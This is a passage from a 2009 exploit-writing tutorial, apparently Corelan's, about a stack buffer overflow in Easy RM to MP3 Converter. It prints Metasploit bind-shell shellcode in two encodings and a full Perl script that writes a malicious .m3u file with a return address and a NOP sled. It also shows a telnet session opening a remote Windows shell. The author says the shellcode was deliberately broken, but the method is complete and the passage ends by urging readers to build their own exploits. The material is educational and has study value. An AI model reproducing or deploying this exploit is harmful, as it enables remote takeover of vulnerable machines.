
This shellcode may look like this :

```
# windows/shell_bind_tcp - 344 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, LPORT=5555, RHOST=
"\x31\xc9\xbf\xd3\xc0\x5c\x46\xdb\xc0\xd9\x74\x24\xf4\x5d" .
"\xb1\x50\x83\xed\xfc\x31\x7d\x0d\x03\x7d\xde\x22\xa9\xba" .
"\x8a\x49\x1f\xab\xb3\x71\x5f\xd4\x23\x05\xcc\x0f\x87\x92" .
"\x48\x6c\x4c\xd8\x57\xf4\x53\xce\xd3\x4b\x4b\x9b\xbb\x73" .
"\x6a\x70\x0a\xff\x58\x0d\x8c\x11\x91\xd1\x16\x41\x55\x11" .
"\x5c\x9d\x94\x58\x90\xa0\xd4\xb6\x5f\x99\x8c\x6c\x88\xab" .
"\xc9\xe6\x97\x77\x10\x12\x41\xf3\x1e\xaf\x05\x5c\x02\x2e" .
"\xf1\x60\x16\xbb\x8c\x0b\x42\xa7\xef\x10\xbb\x0c\x8b\x1d" .
"\xf8\x82\xdf\x62\xf2\x69\xaf\x7e\xa7\xe5\x10\x77\xe9\x91" .
"\x1e\xc9\x1b\x8e\x4f\x29\xf5\x28\x23\xb3\x91\x87\xf1\x53" .
"\x16\x9b\xc7\xfc\x8c\xa4\xf8\x6b\xe7\xb6\x05\x50\xa7\xb7" .
"\x20\xf8\xce\xad\xab\x86\x3d\x25\x36\xdc\xd7\x34\xc9\x0e" .
"\x4f\xe0\x3c\x5a\x22\x45\xc0\x72\x6f\x39\x6d\x28\xdc\xfe" .
"\xc2\x8d\xb1\xff\x35\x77\x5d\x15\x05\x1e\xce\x9c\x88\x4a" .
"\x98\x3a\x50\x05\x9f\x14\x9a\x33\x75\x8b\x35\xe9\x76\x7b" .
"\xdd\xb5\x25\x52\xf7\xe1\xca\x7d\x54\x5b\xcb\x52\x33\x86" .
"\x7a\xd5\x8d\x1f\x83\x0f\x5d\xf4\x2f\xe5\xa1\x24\x5c\x6d" .
"\xb9\xbc\xa4\x17\x12\xc0\xfe\xbd\x63\xee\x98\x57\xf8\x69" .
"\x0c\xcb\x6d\xff\x29\x61\x3e\xa6\x98\xba\x37\xbf\xb0\x06" .
"\xc1\xa2\x75\x47\x22\x88\x8b\x05\xe8\x33\x31\xa6\x61\x46" .
"\xcf\x8e\x2e\xf2\x84\x87\x42\xfb\x69\x41\x5c\x76\xc9\x91" .
"\x74\x22\x86\x3f\x28\x84\x79\xaa\xcb\x77\x28\x7f\x9d\x88" .
"\x1a\x17\xb0\xae\x9f\x26\x99\xaf\x49\xdc\xe1\xaf\x42\xde" .
"\xce\xdb\xfb\xdc\x6c\x1f\x67\xe2\xa5\xf2\x98\xcc\x22\x03" .
```

```
"\xec\xe9\xed\xb0\x0f\x27\xee\xe7";
```

As you can see, this shellcode is 344 bytes long (and launching calc only took 144 bytes).

If you just copy&paste this shellcode, you may see that the vulnerable application does not even crash anymore.


Easy RM to MP3 Converter

Failure in loading the file(C:\sploits\)X
[illegible]

OK

This – most likely – indicates either a problem with the shellcode buffer size (but you can test the buffer size, you'll notice that this is not the issue), or we are faced with invalid characters in the shellcode. You can exclude invalid characters when building the shellcode with metasploit, but you'll have to know which characters are allowed and which aren't. By default, null bytes are restricted (because they will break the exploit for sure), but what are the other characters ?

The m3u file probably should contain filenames. So a good start would be to filter out all characters that are not allowed in filenames and filepaths. You could also restrict the character set altogether by using another decoder. We have used shikata_ga_nai, but perhaps alpha_upper will work better for filenames. Using another encoded will most likely increase the shellcode length, but we have already seen (or we can simulate) that size is not a big issue.

Let's try building a tcp shell bind, using the alpha_upper encoder. We'll bind a shell to local port 4444. The new shellcode is 703 bytes.


```
# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
"\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
<...>
"\x50\x41\x41";
```

Let's use this shellcode. The new exploit looks like this : P.S. I have manually broken the shellcode shown here. So if you copy & paste the exploit it will not work. But you should know by now how to make a working exploit.

```
#
# Exploit for Easy RM to MP3 27.3.700 vulnerability, discovered by Crazy_Hacker
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
# Greetings to Saumil and SK :-)
#
# tested on Windows XP SP3 (En)
#
#
#
my $file= "exploitrmtomp3.m3u";

my $junk= "A" x 26094;
my $eip = pack('V',0x01ccf23a);  #jmp esp from MSRMCcodec02.dll

my $shellcode = "\x90" x 25;

# windows/shell_bind_tcp - 703 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=4444, RHOST=
$shellcode=$shellcode."\x89\xe1\xdb\xd4\xd9\x71\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x00\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42" .
"\x4a\x4a\x4b\x50\x4d\x4b\x58\x4c\x39\x4b\x4f\x4b\x4f\x4b" .
"\x4f\x43\x50\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47" .
"\x35\x47\x4c\x4c\x4b\x43\x4c\x44\x45\x44\x38\x45\x51\x4a" .
"\x4f\x4c\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x51\x30\x43" .
"\x31\x4a\x4b\x50\x49\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a" .
"\x4e\x46\x51\x49\x50\x4a\x39\x4e\x4c\x4d\x54\x49\x50\x44" .
"\x34\x45\x57\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a" .
```

```
"\x4b\x4a\x54\x47\x4b\x51\x44\x51\x34\x47\x58\x44\x35\x4a" .
"\x45\x4c\x4b\x51\x4f\x47\x54\x43\x31\x4a\x4b\x45\x36\x4c" .
"\x4b\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a" .
"\x4b\x44\x43\x46\x4c\x4c\x4b\x4d\x59\x42\x4c\x46\x44\x45" .
"\x4c\x43\x51\x48\x43\x46\x51\x49\x4b\x45\x34\x4c\x4b\x50" .
"\x43\x50\x30\x4c\x4b\x51\x50\x44\x4c\x4c\x4b\x42\x50\x45" .
"\x4c\x4e\x4d\x4c\x4b\x51\x50\x45\x58\x51\x4e\x43\x58\x4c" .
"\x4e\x50\x4e\x44\x4e\x4a\x4c\x50\x50\x4b\x4f\x48\x56\x43" .
"\x56\x50\x53\x45\x36\x45\x38\x50\x33\x50\x32\x42\x48\x43" .
"\x47\x43\x43\x47\x42\x51\x4f\x50\x54\x4b\x4f\x48\x50\x42" .
"\x48\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x50\x50\x4b\x4f\x48" .
"\x56\x51\x4f\x4d\x59\x4d\x35\x45\x36\x4b\x31\x4a\x4d\x43" .
"\x38\x43\x32\x46\x35\x43\x5a\x44\x42\x4b\x4f\x4e\x30\x42" .
"\x48\x48\x59\x45\x59\x4c\x35\x4e\x4d\x50\x57\x4b\x4f\x48" .
"\x56\x46\x33\x46\x33\x46\x33\x50\x53\x50\x53\x50\x43\x51" .
"\x43\x51\x53\x46\x33\x4b\x4f\x4e\x30\x43\x56\x45\x38\x42" .
"\x31\x51\x4c\x42\x46\x46\x33\x4c\x49\x4d\x31\x4a\x35\x42" .
"\x48\x4e\x44\x44\x5a\x44\x30\x49\x57\x50\x57\x4b\x4f\x48" .
"\x56\x43\x5a\x44\x50\x50\x51\x51\x45\x4b\x4f\x4e\x30\x43" .
"\x58\x49\x34\x4e\x4d\x46\x4e\x4b\x59\x50\x57\x4b\x4f\x4e" .
"\x36\x50\x53\x46\x35\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x50" .
"\x49\x4d\x56\x50\x49\x51\x47\x4b\x4f\x48\x56\x50\x50\x50" .
"\x54\x50\x54\x46\x35\x4b\x4f\x48\x50\x4a\x33\x45\x38\x4a" .
"\x47\x44\x39\x48\x46\x43\x49\x50\x57\x4b\x4f\x48\x56\x50" .
"\x55\x4b\x4f\x48\x50\x42\x46\x42\x4a\x42\x44\x45\x36\x45" .
"\x38\x45\x33\x42\x4d\x4d\x59\x4b\x55\x42\x4a\x46\x30\x50" .
"\x59\x47\x59\x48\x4c\x4b\x39\x4a\x47\x43\x5a\x50\x44\x4b" .
"\x39\x4b\x52\x46\x51\x49\x50\x4c\x33\x4e\x4a\x4b\x4e\x47" .
"\x32\x46\x4d\x4b\x4e\x51\x52\x46\x4c\x4d\x43\x4c\x4d\x42" .
"\x5a\x50\x38\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x42\x52\x4b" .
"\x4e\x4e\x53\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x49" .
"\x46\x51\x4b\x46\x37\x46\x32\x50\x51\x50\x51\x46\x31\x42" .
"\x4a\x45\x51\x46\x31\x46\x31\x51\x45\x50\x51\x4b\x4f\x48" .
"\x50\x43\x58\x4e\x4d\x4e\x39\x45\x55\x48\x4e\x51\x43\x4b" .
"\x4f\x49\x46\x43\x5a\x4b\x4f\x4b\x4f\x47\x47\x4b\x4f\x48" .
"\x50\x4c\x4b\x46\x37\x4b\x4c\x4c\x43\x49\x54\x45\x34\x4b" .
"\x4f\x4e\x36\x50\x52\x4b\x4f\x48\x50\x43\x58\x4c\x30\x4c" .
"\x4a\x44\x44\x51\x4f\x46\x33\x4b\x4f\x48\x56\x4b\x4f\x48" .
"\x50\x41\x41";

open($FILE,">$file");
print $FILE $junk.$eip.$shellcode;
close($FILE);
print "m3u File Created successfully\n";
```

Create the m3u file, open it in the application. Easy RM to MP3 now seems to hang :



Telnet to this host on port 4444 :

```
root@bt:/# telnet 192.168.0.197 4444
Trying 192.168.0.197...
Connected to 192.168.0.197.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>
```

Pataboom !

Now go out and build your own exploits. Don't forget to make yourself some nice ascii art, get a l33t name, and send your greetings to me (corelanc0d3r) :-)

> If you want to learn more about writing exploits, you may want to consider taking "The Exploit Laboratory" class at Blackhat)
>
> *(and please send my regards to Saumil and S.K. – "you guys rock!")*

This entry was posted
on Sunday, July 19th, 2009 at 8:55 am and is filed under 001 – Security, Exploit Writing Tutorials, Exploits
You can follow any responses to this entry through the Comments (RSS) feed. You can leave a response, or trackback from your own site.